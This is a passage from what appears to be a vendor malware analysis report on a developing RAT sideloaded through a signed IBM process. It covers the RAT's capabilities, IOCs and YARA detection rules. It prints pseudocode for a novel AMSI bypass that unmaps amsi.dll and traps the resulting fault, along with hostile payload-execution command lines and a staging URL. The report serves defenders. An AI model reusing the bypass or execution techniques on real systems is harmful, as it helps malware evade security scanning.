The RAT carries the ability to execute six payload types: raw EXEs via `CreateProcessW`, MSI via `msiexec /i "…" /qn /norestart`, batch via `cmd /C`, PowerShell script via `powershell.exe -NoProfile -ExecutionPolicy Bypass -File`, and DLLs via either `rundll32.exe path.dll,DllMain` or `regsvr32.exe /s "path.dll"`. Each type can either run a file the operator already dropped on disk or download one from a URL first, and each has a compressed archive variant that stages through PowerShell's `Expand-Archive` before running. If the current process has admin rights, the RAT can also run its payload as an administrator or as `SYSTEM` through a scheduled task. Without those rights, it just runs at the same privilege level as its host process.

Two other execution variants are named in the code but do not work. When the operator invokes `EXE_RTLCOMPRESSED_BY_LINK` or `MSI_RTLCOMPRESSED_BY_LINK`, the RAT logs `"is not implemented yet"` back to the operator and returns. We believe this to be a small but rather obvious sign that this RAT is still under active development.

Command control

The RAT reads its C2 host and port from an external file on disk called `client_local_settings.bin`. That file was not present in this submission which is why this report unfortunately cannot list a live C2 endpoint.

Three DoH endpoints are baked in to the RAT: `cloudflare-dns.com`, `dns.google`, and `dns.quad9.net`. The RAT rotates between them, posting `application/dns-message` HTTPS queries through `winhttp.dll`. Once the resolved IP is in hand, the RAT opens a TCP or HTTPS session to it and normal C2 traffic begins. Full C2 IOCs (DoH endpoints, user agent, config filenames) are located in the IOC section at the end of this report.

Host reconnaissance and targeting

The RAT's host enumeration is broad. Through WMI it queries Windows Defender's real time status and enumerates installed antivirus vendors. Through registry and system APIs it collects a full hardware and OS fingerprint, the full network configuration (adapters, IPs, DNS, gateways), every installed application, and all open TCP/UDP sockets with their owning process

PIDs. It also supports browser targeting by matching process names against seventeen different internet browsers hardcoded into a list.

04 Capabilities of the RAT

This section showcases what the stage 2 RAT is capable of. Even though it appears to be in development, it is still a fully functional remote access toolkit. Which of its capabilities run on a host is decided entirely by the small DSL program it carries (§3.7). The matrix below lists each capability and details surrounding its capability. As shipped, only persistence and next stage load are exercised, which makes this RAT running in this instance in a near dormant, persistence only configuration.

CAPABILITY	MECHANISM
Persistence — Run keys	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run` and `HKLM` equivalents, plus `Wow6432Node` mirrors for 32 bit hosts. Display name in this sample: `SSL Config Manager`.
Persistence — Scheduled Task	Task creation via both `schtasks.exe` and the `ITaskService` COM interface, filed under a fixed folder name `CNCMachineRMS\tasks`.
Persistence — Startup shortcut	Drop a `.lnk` into the user's Startup folder.
Persistence — Windows Service	Install via `CreateServiceW`.
C2 Communications — HTTPS	HTTPS or TCP communications configured via `client_local_settings.bin`. No endpoint hardcoded in the binary.
C2 Communications — DoH resolution	DNS over HTTPS via `cloudflare-dns.com`, `dns.google`, and `dns.quad9.net`.
Anti VM — CPU checks	`CPUID` leaf 1 hypervisor present bit, leaf `0x40000000` vendor string match, leaf `0x40000003` Hyper-V feature enumeration.
Anti VM — VM Vendor sweep	Six hypervisor family battery (VMware, VirtualBox, Hyper-V, QEMU/KVM, Parallels, Xen) across drivers, services, PCI vendor/product IDs, and PnP registry paths under `SYSTEM\CurrentControlSet\Enum`.

CAPABILITY	MECHANISM
Anti VM — GPU renderer check	Queries the graphics driver for the GPU vendor/name string via `opengl32`, `dxgi`, and `d3d11`. Catches VMs that modify the CPU and driver tells but leave the virtual GPU name intact.
Delay / sleep primitives	Ability to receive commands to sleep for N number of seconds.
AMSI bypass	Silent unhook via unmapping `amsi.dll`
Payload execution — file types	EXE via `CreateProcessW`, MSI via `msiexec`, batch via `cmd /C`, PowerShell via `powershell.exe -NoProfile`, DLL via `rundll32` or `regsvr32`.
Payload execution — elevation	Runs at host process privilege by default. If admin rights are available, can run payloads as administrator (`runas`) or as `SYSTEM` through a scheduled task.
Host reconnaissance — AV check	WMI: `SELECT AMServiceEnabled FROM MSFT_MpComputerStatus` (Defender real time status) and `SELECT displayName FROM AntiVirusProduct`.
Host reconnaissance — hardware and OS	CPU vendor/name/cores/clock, RAM total and in-use, motherboard vendor/serial, BIOS vendor/version/date/serial, OS edition/version/build, computer name, primary user, SID, machine GUID, timezone, elevation state.
Host reconnaissance — network	Network adapters, gateways, DNS servers, DNS suffixes, and AD forest info. Open `TCP4/TCP6/UDP4/UDP6` sockets with connection state and owning PID.
Host reconnaissance — installed software	Full enumeration of `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall` and its `Wow6432Node` mirror.
Host reconnaissance — storage	Drive layout, drive types, free space and used space per drive letter.

CAPABILITY	MECHANISM
Browser targeting	Match running process names against a 17 browser list: Chrome, Edge, Firefox, Safari, Brave, LibreWolf, Waterfox, Palemoon, SeaMonkey, Opera, Vivaldi, Arc, Yandex, Comet, Maxthon, Thorium, and legacy Internet Explorer. Also reads the user's default HTTP handler from `Shell\Associations\UrlAssociations\http\UserChoice`.
File collection	Recursive directory walk with an extension filter.
Self uninstall	Reverse each of the four persistence mechanisms, delete dropped files, and self terminate.
Development completeness	Two payload types (`EXE_RTLCOMPRESSED_BY_LINK`, `MSI_RTLCOMPRESSED_BY_LINK`) are named in the operator's console but log `"is not implemented yet"` when called. This RAT family is under active development.

Full capability inventory of the RAT engine.

05 Notable / Novel Techniques

Two techniques in this chain stand out enough to warrant their own treatment. The first is how the malware gets its foothold inside a trusted process. The second, which this section dwells on, is how the stage 2 RAT blinds AMSI without leaving any of the fingerprints that AMSI tamper detections are built to catch.

Patched import force load on a trusted dependency

Rather than write a conventional malicious loader, the actor took a genuine ICU library (`icuin61.dll`) and hand edited its import table to add a single dependency on the next stage. That imported symbol is never referenced anywhere in the DLL's own code. Its only purpose is to be listed. Because the Windows loader resolves every entry in a module's import table at load time, the mere presence of that entry forces the malicious next stage DLL to be mapped into the address space of the trusted, IBM signed host process. There is no `LoadLibrary` call to intercept, no shellcode, and nothing that looks like loading behavior to inspect. The graft rides entirely on the reputation of the signed chain, and the pivot DLL's own code never has to execute. The mechanics are documented in §3.2.

AMSI silent unhook via hardcoded exception handler

The Antimalware Scan Interface (AMSI) is the Windows interface that lets antivirus and EDR products inspect scripts and in memory content just before it runs. PowerShell, VBScript, JScript, and .NET assemblies are all passed to `AmsiScanBuffer` before they execute, and any AV or EDR product registered as an AMSI provider gets to determine whether the content it sees is malicious. The overwhelming majority of AMSI bypasses seen in the wild defeat this the same way. They patch the AMSI dll by overwriting the first few instructions of `AmsiScanBuffer` or `AmsiOpenSession` in memory with a stub that simply returns a clean verdict. MDSec's Adam Chester published an in depth writeup with the exact x64 patch bytes back in 2018 which you can read more about here: mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion. It works, but it is loud in two ways. First, patching the prologue means the attacker has to change `amsi.dll`'s memory protection from read/execute to read/writable, a call on a signed system DLL's `.text` section, which is a pattern legitimate software almost never does. Second, once the patch is in place, the bytes in memory no longer match the copy of `amsi.dll` on disk. Mature EDRs watch for both.

The RAT in this sample takes a quieter route that leaves the code of `amsi.dll` byte for byte untouched. Instead of rewriting the scan function, it takes away the memory the function lives in. Once AMSI is loaded, the engine calls `NtUnmapViewOfSection` against the base of the `amsi.dll` mapping, unmapping the module's image from the process entirely. It then registers a vectored exception handler (installed once, pointing at a fixed, hardcoded handler routine) and carries on. The next time any component in the process calls `AmsiScanBuffer`, execution jumps into an address range that is no longer mapped and the CPU raises an access violation. The RAT's vectored handler intercepts that fault, recognizes it as the expected AMSI access violation, and terminates the scanning thread rather than letting the process crash. The result variable the caller passed in was zero initialized, and zero is `AMSI_RESULT_CLEAN`, so the caller reads back a clean verdict for content that was never actually scanned.

```
// AMSI silent-unhook, in the order the RAT performs it.

// 1. Make sure amsi.dll is mapped in the current process, and grab its
//    base address and size.
LoadLibraryW("amsi.dll");
amsi_base = GetModuleHandleW("amsi.dll");
amsi_size = SizeOfModule(amsi_base);

// 2. Install a vectored exception handler ahead of the unmap, so the
//    access violation raised by any later AMSI call lands in our code.
AddVectoredExceptionHandler(FIRST, amsi_veh);

// 3. Unmap amsi.dll from the process. The DLL's code pages are gone;
//    the loader's module-list entry still points at the old address.
NtUnmapViewOfSection(GetCurrentProcess(), amsi_base);

// -- Any later AmsiScanBuffer call jumps into unmapped memory and
//    raises EXCEPTION_ACCESS_VIOLATION. The handler below runs
//    instead of the process crashing.

LONG __stdcall amsi_veh(EXCEPTION_POINTERS *info) {
    fault_addr = info->ExceptionRecord->ExceptionAddress;
    if (fault_addr >= amsi_base && fault_addr < amsi_base + amsi_size) {
```

```
        // AMSI is trying to scan. Terminate just the scanning thread.
        // Caller's result buffer was zero-initialized == AMSI_RESULT_CLEAN.
        TerminateThread(GetCurrentThread(), 0);
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
```

Listing 6. The silent unhook in order: load, register handler, unmap. Nothing writes to amsi.dll's code, so integrity checks that compare the loaded module against its on disk copy find it pristine.

At the time of writing, Deepwatch is unaware of any publicly available POC that combines these three steps. Registering a VEH as a landing pad, `NtUnmapViewOfSection` against `amsi.dll`, and `TerminateThread` on the scanning thread. Published patchless AMSI bypasses use hardware breakpoints or page guard exceptions and modify thread context to skip the scan; the historical `FreeLibrary` based unmap approach documented by CyberArk is known to crash PowerShell rather than silently return clean. The RAT's combination is slightly different than both of those routes.

For defenders, understand that AMSI tamper detection has to move up a level. Watching for memory protection changes to `amsi.dll` misses this entirely. The observable artifacts are instead a call to `NtUnmapViewOfSection` targeting the base of a legitimately loaded system module, the registration of a vectored exception handler in close proximity to script or .NET activity, and a process that is executing managed or scripted code while having no `amsi.dll` mapped in its module list at all.

06 Detection

The rules below are drawn straight from the static analysis in this report and are not intended for production deployment. They are provided as a starting point for detection engineers to adapt, extend, and validate against their own environment.

6.1 YARA

```
import "pe"

rule SPSS_Sideload_Loader_DLLs {
  meta:
    author = "Andrew Franck"
  condition:
    uint16(0) == 0x5A4D and (
      (pe.exports("connect_calculate") and pe.exports("RenderD2DDonutChart"))
      or (pe.exports("resource") and pe.exports("Input_Create")
             and pe.exports("detect") and pe.exports("EnumerateHIDDevicePaths"))
      or pe.exports("CompressFromFile")
    )
}

rule SPSS_Sideload_Shellcode {
  meta:
    author = "Andrew Franck"
  strings:
    $kernel32_hash = { 20 92 6F 96 75 2B 56 06 }   // FNV hash 0x06562B75966F9220
    $ntdll_hash    = { 74 F1 C4 8B DB 39 0C 58 }   // FNV hash 0x580C39DB8BC4F174
    $lcg_seed      = { 65 15 29 FA 75 66 A5 7B }   // cipher seed
0x7BA56675FA291565
  condition:
    2 of them
}

/* Memory / decrypted only: stage-2 RAT config + persistence strings. */
```

```
rule SPSS_Sideload_Stage2_RAT {
  meta:
    author = "Andrew Franck"
    note   = "on-disk strings are obfuscated; scan process memory or decrypted
config"
  strings:
    $sddl = "D:(A;;GA;;;WD)(A;;GA;;;AN)S:(ML;;NW;;;LW)" ascii wide
    $task = "CNCMachineRMS\\tasks" ascii wide
    $svc  = "SSL Config Manager" ascii wide
    $cfg  = "client_local_settings.bin" ascii wide
    $name = "firmcode" ascii wide
  condition:
    2 of them
}
```

Rule set 1. On-disk rules cover the trojanized DLLs' export tables, the extracted shellcode's FNV-1a module hashes, and LCG seed byte patterns. The stage-2 rule targets memory or decrypted extracts.

07 Indicators of Compromise

File hashes

FILE	ROLE	SHA-256
`791899946225556500.pdf`	Delivery archive (ZIP masquerading as PDF)	`e3af82da6982b9ba6016e779041813b9f9992afe2f0c16fabc6f8c98348c1fa6`
`icuin61.dll`	Sideload pivot (attacker recompile of ICU 61.1)	`305d36cc939fee63e87176ffecec1582aacb8128ba98526c72c83161fe36ae5b`
`fltU-1.dll`	Loader (reads Event.wav, launches shellcode)	`58caca133069813d6ffe9aab23692a030a595c3850dbffcba0656c206db11483`
`Mindscape.Raygun4Net4.dll`	Cover module (anti-analysis driver)	`4687444eea33bfa9b5cc6b704faf401ea7fd13f16920a8c022b8ba536f35acab`
`Std.UriTemplate.dll`	Execution engine (window hider + shellcode stager)	`a01057149e24e869031e973c62b535ff6fb6dfe5adadd24c5b91159b26fa2173`
`Event.wav`	Payload container	`ebdd08c8096026532ddba96befb03f69566af28a76a5b1fee980b023efca420f`
`sentiment.bak`	Encrypted container (holds RAT engine + DSL program)	`2aea78049d8bf89f8d0e57d2580f90c03253e050fb11abab32175a9e17ed25b7`

FILE	ROLE	SHA-256
`shellcode.bin`	Intermediate loader (extracted from Event.wav)	`9646d098e29fc38e4952a4fd537f1b4cf45204632fe9369ec3a58c94ca524d4e`
Stage 2 RAT engine	Extracted from `sentiment.bak`	`456566cce1defa00067bd77a986f3fea14919fc7fa897f0489858eeb80c3aef2`

Network

The RAT never received live C2 tasking in this submission (`client_local_settings.bin` was absent), so no live C2 hostnames or IPs were observed. The endpoints below are what the RAT *would* use to resolve its C2 hostname.

TYPE	VALUE
DoH endpoint	`cloudflare-dns[.]com`
DoH endpoint	`dns[.]google`
DoH endpoint	`dns[.]quad9[.]net`
DoH request headers	`Content-Type: application/dns-message` and `Accept: application/dns-message`
User-Agent	`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36`
Live C2 host	Not present in this submission
Staging domain (ClickFix delivery)	`westbrookexchange[.]com`
Staging URL	`hxxp://westbrookexchange[.]com/ff` (downloaded and saved as `WEERC.max`)
Downloaded payload filename	`WEERC.max` (HTA file, executed via `mshta.exe`)

08 Closing Remarks

The sample analyzed appears to be an emerging and newly developed RAT on the market for threat actors. Deepwatch will continue to monitor this developing family, and detection coverage will be updated across our Managed Detection and Response platform as new samples and supporting infrastructure are observed. Customers are protected against the specific artifacts identified in this analysis today.

Despite advanced functionality such as the multi stage DLL sideload chain that runs entirely inside a signed IBM process, the two layer modular interpreter architecture that lets the operator swap capabilities at the config level, and the notable AMSI silent unhook documented in §05, offensive features common to modern C2 frameworks are conspicuously absent from this sample. There is no in memory execution, for example, as every payload type the RAT can drop has to be written to disk before it runs.

The same story shows up at the syscall layer. The stage-2 engine does not use direct syscalls, indirect syscalls, or stack spoofing, three techniques that are commonly found in offensive frameworks. Every Nt* and Win32 API call in the RAT is a plain resolved indirect call into ntdll's or kernel32's own export stubs.

The combination puts this family in an interesting position for defenders. The delivery, evasion, and execution inside a trusted process are advanced in some aspects yet immature in others. The actual payload execution surface is shallow enough that anything the threat actor drops has to touch disk first which is a real detection opportunity, since file write monitoring on the RAT's staging directory will catch every EXE, MSI, script, and DLL it deploys before execution. For threat hunters, this family is worth tracking as it matures. A developer who has already built the framework and shipped a new AMSI bypass is likely to invest in the missing execution and continue to expand its evasive capabilities next.

09 Appendix · Methodology and AI Assistance

Portions of this analysis and report were produced with the assistance of AI language models used as research, drafting, and code generation tools. The AI was used to draft sections from the technical notes which were subject to human review and revision, to help interpret disassembly output, and to generate helper scripts in Python for hash resolution and string decryption.

Every technical claim in this report to include file hashes, function addresses, decrypted strings, API resolutions, control flow descriptions, and behavioral assertions was verified independently by a human against the sample in IDA Pro and against the raw binary before being included. AI generated output was treated as draft material only. Verified findings were kept, unverified or incorrect claims were discarded, and no assertion in this report was written without a corresponding traceable reference in the sample's disassembly or artifact set.